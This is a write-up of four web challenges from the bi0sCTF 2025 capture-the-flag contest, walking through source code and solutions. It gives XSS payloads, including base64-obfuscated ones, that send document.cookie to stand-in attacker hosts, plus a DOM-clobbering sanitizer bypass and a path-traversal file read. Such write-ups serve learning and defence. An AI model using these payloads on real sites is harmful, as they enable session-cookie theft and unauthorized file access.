bi0sCTF 2025 Writeup
Introduction
To be honest, I haven’t solved many challenges during the CTF, but I find them very interesting. So, I decided to challenge myself by redoing the problems and writing a write-up for them.
This is the link to the source Code of all Web Challenges: Link
myFlaskApp
Analyze
First, let’s analyze the features currently available:
- A register/login page is implemented.
- Users can update their bio.

Next, we’ll take a closer look at the code.
Code Analysis
- The application is written in Python using the Flask framework and MongoDB for data storage.
- One of the first things that stands out is the presence of
bot.pyand a function related to Content Security Policy (CSP). This suggests there may be a client-side challenge involving a potential CSP bypass — that’s my initial hypothesis.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
from playwright.sync_api import sync_playwright
import os

def visit(url):
    admin_password = os.getenv("ADMIN_PASSWORD", "admin")
    flag = os.getenv("FLAG", "bi0sctf{testflag}")

    with sync_playwright() as p:

        browser = p.chromium.launch(
            headless=True,
            args=[
                "--no-sandbox",
                "--disable-dev-shm-usage",
                "--disable-gpu"
            ]
        )
        page = browser.new_page()

        try:

            page.goto("http://localhost:5000/login", wait_until="networkidle")
            page.wait_for_timeout(1000)

            # Fill out the login form
            page.fill("#username", "admin")
            page.fill("#password", admin_password)
            page.click("button[type='submit']")
            print("Logged in as admin")

            page.wait_for_timeout(1000)

            page.context.add_cookies([{
                'name': 'flag',
                'value': flag,
                'domain': 'localhost',
                'path': '/',
                'httpOnly': False,
                'sameSite': 'Lax',
                'secure': False
            }])

            print(f"Visiting URL: {url}")
            page.goto(url, wait_until="networkidle")
            page.wait_for_timeout(3000)

        except Exception as e:
            print(f"Bot error: {str(e)}")
        finally:
            browser.close()
1
2
3
4
5
6
7
8
9

# set CSP header for all responses
@app.after_request
def set_csp(response):
    response.headers["Content-Security-Policy"] = (
        "default-src 'self'; script-src 'self' 'unsafe-eval'; style-src 'self' ;"
    )
    return response
- So based on that i will first analyze the
bot.pyfile.- Bot will login as admin with provided credentials.
- The flag will be set as a cookie named
flag. - The bot will then visit the URL provided as an argument.
1
2
3
4
5
6
7
8
9
      page.context.add_cookies([{
          'name': 'flag',
          'value': flag,
          'domain': 'localhost',
          'path': '/',
          'httpOnly': False,
          'sameSite': 'Lax',
          'secure': False
      }])
But in route /report
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19


@app.route("/report", methods=["GET", "POST"])
@login_required
def report():
    if request.method == "GET":
        return render_template("report.html")

    data = request.json
    name = data.get("name")
    if not name:
        return jsonify({"error": "Name is required"}), 400
    url = f"http://localhost:5000/users?name={name}"
    try:
        visit(url)
        return jsonify({"message": f"Bot visited /users?name={name}"}), 200
    except Exception as e:
        return jsonify({"error": f"Bot failed to visit URL: {str(e)}"}), 500
we can only control the name parameter, which is used to construct the URL for the bot to visit. The bot will then visit /users?name={name}.
Now looking at route /users
1
2
3
4
5
@app.route("/users")
@login_required
@check_admin
def users():
    return render_template("users.html")
The /users route is protected by the @check_admin decorator, which means only admin users can access it. The bot will visit this route with the name parameter appended to the URL. and the users.html template is rendered, which contains the following code:
1
2
3
4
5
6
7
8
9
10
11
12
13

<!DOCTYPE html>
<html>
    <head>
        <title>Users</title>
        <link rel="stylesheet" type="text/css" href="">
        <script src=""></script>
        <script src=""></script>
    </head>
    <body>
        <h1>Users</h1>
        <div id="frames"></div>
    </body>
Seem nothing special here, excep there are 2 js files included: index.js and users.js. Let’s take a look at users.js:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
document.addEventListener("DOMContentLoaded", async function() {
    const sleep = (ms) => new Promise(resolve => setTimeout(resolve, ms));
    // get url serach params
    const urlParams = new URLSearchParams(window.location.search);
    const name = urlParams.get('name');
    if (name) {
        fetch(`/api/users?name=${name}`)
            .then(response => response.json())
            .then(data => {
                frames = data.map(user => {
                    return `
                        <iframe src="/render?${Object.keys(user).map((i)=> encodeURI(i+"="+user[i]).replaceAll('&','')).join("&")}"></iframe>
                    `;
                }).join("");
                document.getElementById("frames").innerHTML = frames;
            })
            .catch(error => {
               console.log("Error fetching user data:", error);
            })

    }
    if(window.name=="admin"){
            js = urlParams.get('js');
            if(js){
                eval(js);
            }

    }

})
So in this js file, we can see that it fetches user data from the /api/users?name=${name} endpoint and then renders it in iframes. The name parameter is taken from the URL search parameters. But the most interesting part is the if(window.name=="admin") block, which checks if the window name is “admin”. If it is, it evaluates the js parameter from the URL. This means we can inject JavaScript code into the page by manipulating the name parameter. And after use CSP evaluator, i think this must be a way to bypass the CSP above.
and in render.html
1
2
3

<p id="bio">{{ request.args.get('bio') |safe }}</p>
The safe indicated that if bio is controlable, we can inject HTML or JavaScript code into the page. This is a potential XSS vulnerability. And it does ^^.
So how can we make admin access to /render with bio as payload while we can only control the name parameter? The answer is:
1
2
3
4
5
6
7
8
9
10
fetch(`/api/users?name=${name}`)
    .then(response => response.json())
    .then(data => {
        frames = data.map(user => {
            return `
                <iframe src="/render?${Object.keys(user).map((i)=> encodeURI(i+"="+user[i]).replaceAll('&','')).join("&")}"></iframe>
            `;
        }).join("");
        document.getElementById("frames").innerHTML = frames;
    })
So in this, the name parameter is used to fetch user data from the /api/users?name=${name} endpoint, which returns a JSON array of users. Each user object is then used to construct an iframe URL with all user properties as query parameters.
And in update_bio() function
1
result = users_collection.update_one({"username": username}, {"$set": data})
In this it will:
- It’s first loook for the user with the given
username. - then
{"$set": data}will update/insert thebiofield with the provided data. Furthermore,$setwill not overwrite the entire document, but only update the specified fields. If the field does not exist, it will be created.
“If the field does not exist, $set will add a new field with the specified value, provided that the new field does not violate a type constraint.”reference
And it’s will be the main important part of the exploit. Now let’s dive in to the exploit.
Exploit
So based on above analysis, our main goal now is:
- Use the
nameto control thebioin the/renderpage. - Use the
bioto xss and execute js ineval(js)inusers.jsfile.
Let’s start with our first goal:
In users.js, after fetching the user data, it will use each key-value pair of the user object to construct the iframe URL. Furthermore, for each key-valye pair, it will replace the & character with an empty string. -> The idea is use
{"bio":"a",
"&bio":"<h1>a</h1>"
}
So the url constructed become: <iframe src="/render?bio=%3Ch1%3Ea%3C/h1%3E&bio=a&username=aa"></iframe>. and usually in Flask application, if there are duplicated query parameters, flask will get the first one, which is <h1>a</h1> in this case.

Now we have the bio field controlled, let’s move to the second goal: execute js in eval(js) in users.js file.
I’ve learned so much through this process—thank you so much, @sliderboo and @bigbluewhale111 for the solution and hint.

In this @sliderboo the idea is use the iframe with name admin and with src equal is request to /render and bio is the script with src = users.js and param js is the payload we want to execute. But it failed. Due to the replace of & character with an empty string in users.js, the js parameter will be lost. So we need to find another way to inject the payload.
Finally, @bigbluewhale111 has hinted us to find a way to double decode to get the & back . by using iframe contain iframe render xss. So finally we come up with
1
{"&bio":"<iframe id='myframe' name='admin' src=\"/render?bio=<iframe%20id='myframe'%20name='admin'%20src='/render?bio=<script%20src=/static/users.js></script>%26js=top.location.href%3d%2527http://<atacker-url>?%2527%252bdocument.cookie;alert(1);window%2Eprint()'></iframe>\"></iframe>\"></iframe>","bio":"123"}
Qoutes App
Analyze
At first glance, there nothing much to see here, just a static site with button, when we click the button, it will show a random quote. 
Code Analysis
By looking deep in code, we can see that the quotes is generated in main.js
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
const quoteIds = [
    "f47ac10b-58cc-4372-a567-0e02b2c3d479",
    "c9bf9e57-1685-4c89-bafb-ff5af830be8a",
    "e4eaaaf2-d142-11e1-b3e4-080027620cdd",
    "6ba7b810-9dad-11d1-80b4-00c04fd430c8",
    "1b9d6bcd-bbfd-4b2d-9b5d-ab8dfbbd4bed"
];

function buildApiUrl(baseUrl, quoteId) {
    return new URL(quoteId, `${window.location.origin}${baseUrl}`).toString();
}

async function fetchQuote(id) {
    try {
        const url = buildApiUrl("/api/quotes/", id);
        const response = await fetch(url, { method: "GET" });

        if (!response.ok) {
            throw new Error("Quote not found.");
        }

        const data = await response.json();
        return data.quote;
    } catch (error) {
        throw error;
    }
}

async function loadQuoteFromUrl() {
    const params = new URLSearchParams(window.location.search);
    const quoteId = params.get("quoteid");

    if (quoteId) {
        const quoteText = document.getElementById("quoteText");
        const errorText = document.getElementById("errorText");

        try {
            const quote = await fetchQuote(quoteId);
            quoteText.innerHTML = sanitizeHtml(quote);
            errorText.innerHTML = "";
        } catch (error) {
            quoteText.innerText = "Your quote will appear here.";
            errorText.innerText = error.message;
        }
    }
}

document.getElementById("getQuoteBtn").addEventListener("click", () => {
    const randomId = quoteIds[Math.floor(Math.random() * quoteIds.length)];
    window.location.search = `quoteid=${randomId}`;
});

// Load quote when the page loads
window.addEventListener("load", loadQuoteFromUrl);
And i see that there’s is a bot.py so it should be a client-side challenge. Let’s take a look at it.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
from playwright.sync_api import sync_playwright
import os

flag = os.getenv("FLAG", "bi0sctf{m0m_1_th1nk_i_cl0bb3r3d_th3_DOM}")

def visit_url(url):
    with sync_playwright() as p:
        browser = p.chromium.launch(
            headless=True,
            args=[
                "--no-sandbox",
                "--disable-dev-shm-usage",
                "--disable-gpu",
                '--js-flags=--noexpose_wasm'
            ]
        )
        page = browser.new_page()
        page.context.add_cookies([{
            'name': 'flag',
            'value': flag,
            'path': '/',
            'domain': 'localhost',
            'httpOnly': False,
            'sameSite': 'Lax',
            'secure': False
        }])
        page.goto(url, wait_until='networkidle')
        page.wait_for_timeout(5000)
        browser.close()
Nothing much, just a bot that will visit the URL provided as an argument and set the flag as a cookie named flag.
Now we known that this is client-side challenge. Now let’s comeback with main.js file.
1
            quoteText.innerHTML = sanitizeHtml(quote);
This can lead to xss, if the sanitizeHtml function is not properly implemented. Let’s take a look at it.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119

const uriAttrs = [
    'background',
    'cite',
    'href',
    'itemtype',
    'longdesc',
    'poster',
    'src',
    'xlink:href'
  ]

  const ARIA_ATTRIBUTE_PATTERN = /^aria-[\w-]*$/i

  const DefaultWhitelist = {
    '*': ['class', 'dir', 'id', 'lang', 'role', ARIA_ATTRIBUTE_PATTERN],
    a: ['target', 'href', 'title', 'rel'],
    area: [],
    b: [],
    br: [],
    col: [],
    code: [],
    div: [],
    em: [],
    hr: [],
    h1: [],
    h2: [],
    h3: [],
    h4: [],
    h5: [],
    h6: [],
    i: [],
    img: ['src', 'alt', 'title', 'width', 'height'],
    li: [],
    ol: [],
    p: [],
    input:[],
    pre: [],
    s: [],
    small: [],
    span: [],
    sub: [],
    sup: [],
    strong: [],
    u: [],
    ul: [],
    form: [],
  }

  const SAFE_URL_PATTERN = /^(?:(?:https?|mailto|ftp|tel|file):|[^&:/?#]*(?:[/?#]|$))/gi


  const DATA_URL_PATTERN = /^data:(?:image\/(?:bmp|gif|jpeg|jpg|png|tiff|webp)|video\/(?:mpeg|mp4|ogg|webm)|audio\/(?:mp3|oga|ogg|opus));base64,[a-z0-9+/]+=*$/i

  function allowedAttribute(attr, allowedAttributeList) {
    const attrName = attr.nodeName.toLowerCase()

    if (allowedAttributeList.indexOf(attrName) !== -1) {
      if (uriAttrs.indexOf(attrName) !== -1) {
        return Boolean(attr.nodeValue.match(SAFE_URL_PATTERN) || attr.nodeValue.match(DATA_URL_PATTERN))
      }

      return true
    }

    const regExp = allowedAttributeList.filter((attrRegex) => attrRegex instanceof RegExp)


    for (let i = 0, l = regExp.length; i < l; i++) {
      if (attrName.match(regExp[i])) {
        return true
      }
    }

    return false
  }

  function sanitizeHtml(unsafeHtml, whiteList) {
    if (unsafeHtml.length === 0) {
      return unsafeHtml
    }

    if (whiteList === undefined) {
      whiteList = DefaultWhitelist
    }


    const domParser = new window.DOMParser()
    const createdDocument = domParser.parseFromString(unsafeHtml, 'text/html')
    const whitelistKeys = Object.keys(whiteList)
    const elements = [].slice.call(createdDocument.body.querySelectorAll('*'))

    for (let i = 0, len = elements.length; i < len; i++) {
      const el = elements[i]
      const elName = el.nodeName.toLowerCase()
      if (whitelistKeys.indexOf(el.nodeName.toLowerCase()) === -1) {
        el.parentNode.removeChild(el)
        continue
      }

      const attributeList = [].slice.call(el.attributes)
      const whitelistedAttributes = [].concat(whiteList['*'] || [], whiteList[elName] || [])

      attributeList.forEach((attr) => {
        if (!allowedAttribute(attr, whitelistedAttributes)) {
          el.removeAttribute(attr.nodeName)
        }
      })
    }

    return createdDocument.body.innerHTML
  }

window.sanitizeHtml = sanitizeHtml;
window.DefaultWhitelist = DefaultWhitelist;
This sanitizer look strict at first, and it the sanitizer step is as follows:
- Loop through all nodeName, if the nodeName is not in the whitelist, remove the element.
- Loop through all attributes of the element, if the attribute is not in the whitelist, remove the attribute. -> In this case, I think about Dom Clobbering.
Exploit
To exploit this, we have those missions:
- Find a way to control
quoteinloadQuoteFromUrl() - Find a way to bypass the sanitizer.
1
2
3
4
function buildApiUrl(baseUrl, quoteId) {
    return new URL(quoteId, `${window.location.origin}${baseUrl}`).toString();
}
new URL(“//foo.com”, “https://example.com”); // => ‘https://foo.com/’ (see relative URLs) reference
So if we parse //attacker.com as quoteId, and host a server serve json. we can now control the quote. E.g
And after that , For Dom Clobbering we can use
1
{"quote":"<form id=\"a\" oncontentvisibilityautostatechange=alert(1) style=display:block;content-visibility:auto> <input id=\"attributes\"></form>"}
and it will fire XSS as we expected.  So in final to get the flag we just need to:
- Host a server response with
1
{"quote":"<form id=\"a\" oncontentvisibilityautostatechange=eval(atob('d2luZG93LmxvY2F0aW9uID0gJ2h0dHBzOi8vYXRrZXIuY29tLz9jPScrZG9jdW1lbnQuY29va2ll')) style=display:block;content-visibility:auto> <input id=\"attributes\"></form>"}
with base64 decode as
window.location = 'https://atker.com/?c='+document.cookie - report to the bot
http://localhost:4001/?quoteid=//9atkqyo1.requestrepo.com/a.jsonand we got the flag
https://myrepo.com/?c=flag=bi0sctf{m0m...
MyFlaskApp Revenge
Analyze
Similar to myFlaskApp, but different in users.js
1
2
3
4
5
6
7
8
9
10
11
+++ b/./static/users.js
@@ -9,7 +9,7 @@ document.addEventListener("DOMContentLoaded", async function() {
             .then(data => {
                 frames = data.map(user => {
                     return `
-                        <iframe src="/render?${Object.keys(user).map((i)=> encodeURI(i+"="+user[i]).replaceA
ll('&','')).join("&")}"></iframe>
+                        <iframe src="/render?${Object.keys(user).map((i)=> encodeURI(i+"="+user[i]).replaceA
ll('&','%26')).join("&")}"></iframe>
                     `;
                 }).join("");
Therefore, previous payload can not be used. And we can not solve it due time but btw i will write a solution to learn more about it.
exploit
Intended payload
1
{ "bio":"a", "amp;bio":"<iframe name=admin srcdoc=\"<meta http-equiv=refresh content='1; url=about:srcdoc?js=alert();'><script src=/static/users.js></script>\">" }
In this, the amp; after replace and add & will become & which is the html entity for &. and everything similar to myFlaskApp challenge. But different in how we handle the iframe. In this case, we use srcdoc attribute to inject the payload. which include the users.js script then will redirect to about:srcdoc?js=alert(); which will execute the alert() function in the users.js file. So by this way we can easily get the flag by using the bot to visit the /report endpoint with the payload below:
1
{ "bio":"a", "amp;bio":"<iframe name=admin srcdoc=\"<meta http-equiv=refresh content='1; url=about:srcdoc?js=eval(atob(`dG9wLmxvY2F0aW9uPSBgaHR0cHM6Ly9hdGtlcj9jPWArZG9jdW1lbnQuY29va2ll`));'><script src=/static/users.js></script>\">" }
with base64 decode as top.location = 'https://atker.com/?c='+document.cookie and we got the flag.
Next-Chat
As the src code is quiet big, i will just analyze the flow of how i approach the challenge. At first, we were given a login/register page, and a chat page. which have search users feature. Therefore, i tried:
GET /api/users/search?q=admin HTTP/1.1
Host: localhost:3000
....
and it return the admin ID:
1
[{"id":"cmc7ugam80000lb011t08q9rh","name":"admin","email":"admin@localhost.com","image":null}]
And as i analyze the src, the target flag is the png file which is located at:
1
  const targetDir = path.join(process.cwd(), 'uploads', admin.id);
So i think it should a lfi, or rce. looking at a route i find /api/get-file/[userId]/[filename] Now looking at the code
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38

  const filePath = `uploads/${userId}/${filename}`;
    const dbPath = `/api/get-file/${userId}/${filename}`;
    const fullPath = path.join(process.cwd(), filePath);

    const currentUser = session.user.id;

    if (userId !== currentUser) {
      const isAllowedInDM = await prisma.sentDirectMessage.findFirst({
        where: {
          fileUrl: { contains: dbPath },
          OR: [
            { senderId: currentUser },
            {
              conversation: {
                OR: [
                  { memberOneId: currentUser },
                  { memberTwoId: currentUser }
                ]
              }
            }
          ]
        }
      });
                        ...
    }
    const fileBuffer = await fs.readFile(fullPath);
                        ...
 return new NextResponse(fileBuffer, {
      status: 200,
      headers: {
        'Content-Type': contentType,
        'Content-Disposition': `inline; filename="${filename}"`,
        'Accept-Ranges': 'bytes',
        'Content-Length': fileBuffer.length.toString(),
      }
    });
So to get lfi , we just need to find the current session id. So we can jump directly to const fileBuffer = await fs.readFile(fullPath); and can read the file.
- How to get the session id? we can create some conservation then chat, and find an api ```plain GET /api/conversations/cmc9chkf2000clb01rylr7toe/messages HTTP/1.1 Host: localhost:3000 sec-ch-ua: “Not/A)Brand”;v=”8”, “Chromium”;v=”126” Accept: application/json, text/plain, / Accept-Language: en-US sec-ch-ua-mobile: ?0 …
1
2
3
4
it will return the session id in the `senderId` field.
```json
[{"id":"cmc9chno4000elb01nh6uvp5s","content":"a","fileUrl":null,"deleted":false,"createdAt":"2025-06-23T17:02:52.948Z","updatedAt":"2025-06-23T17:02:52.948Z","senderId":"cmc9b4wwi000alb01n50bx8vj","conversationId":"cmc9chkf2000clb01rylr7toe","sender":{"id":"cmc9b4wwi000alb01n50bx8vj","name":"nafuku","email":"dolunogix@mailinator.com","image":null,"password":"$2b$10$IAFzEyNlGzjWJbCp/N49HuT9QO6LdLBvom2wrUAgKbS0R.72XBNya","createdAt":"2025-06-23T16:24:58.767Z","updatedAt":"2025-06-24T13:40:37.543Z","onboardingCompleted":false,"status":"OFFLINE","lastActive":"2025-06-24T13:40:37.540Z","role":"USER"}},
]
And finally where is the flag? There are 2 ways to get the flag:
- read the
db.sqlitefile to get the admin id. - the flag is not deleted from /app so we can read from there. ```plain GET /api/get-file/cmc9b4wwi000alb01n50bx8vj/..%2F..%2Fflag.png HTTP/1.1
```